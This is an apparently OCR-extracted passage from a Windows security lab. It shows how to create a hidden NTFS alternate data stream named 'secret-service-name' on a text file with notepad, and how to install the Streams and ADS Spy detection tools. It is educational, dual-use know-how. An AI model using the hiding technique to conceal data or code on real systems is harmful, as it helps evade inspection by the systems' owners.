
4. Download the Streams and ADS Spy folders to your desktop.

5. From Streams folder, copy the steams.exe file to your C:\WINDOWS\system32 directory.


```
notepad tim.txt
```



Running notepad from the command line to create a new text file




Paste in some sample text, format with word wrap, and save the file.




List the new tim.txt file in Explorer and the command line


```
notepad tim.txt:secret-service-name
```



Create an alternate data stream named "secret-service-name" associated with tim.txt




Add some text to the alternate stream, save and exit.




Show the tim.txt file with Explorer and the command line and note there is no indication of an alternate stream.

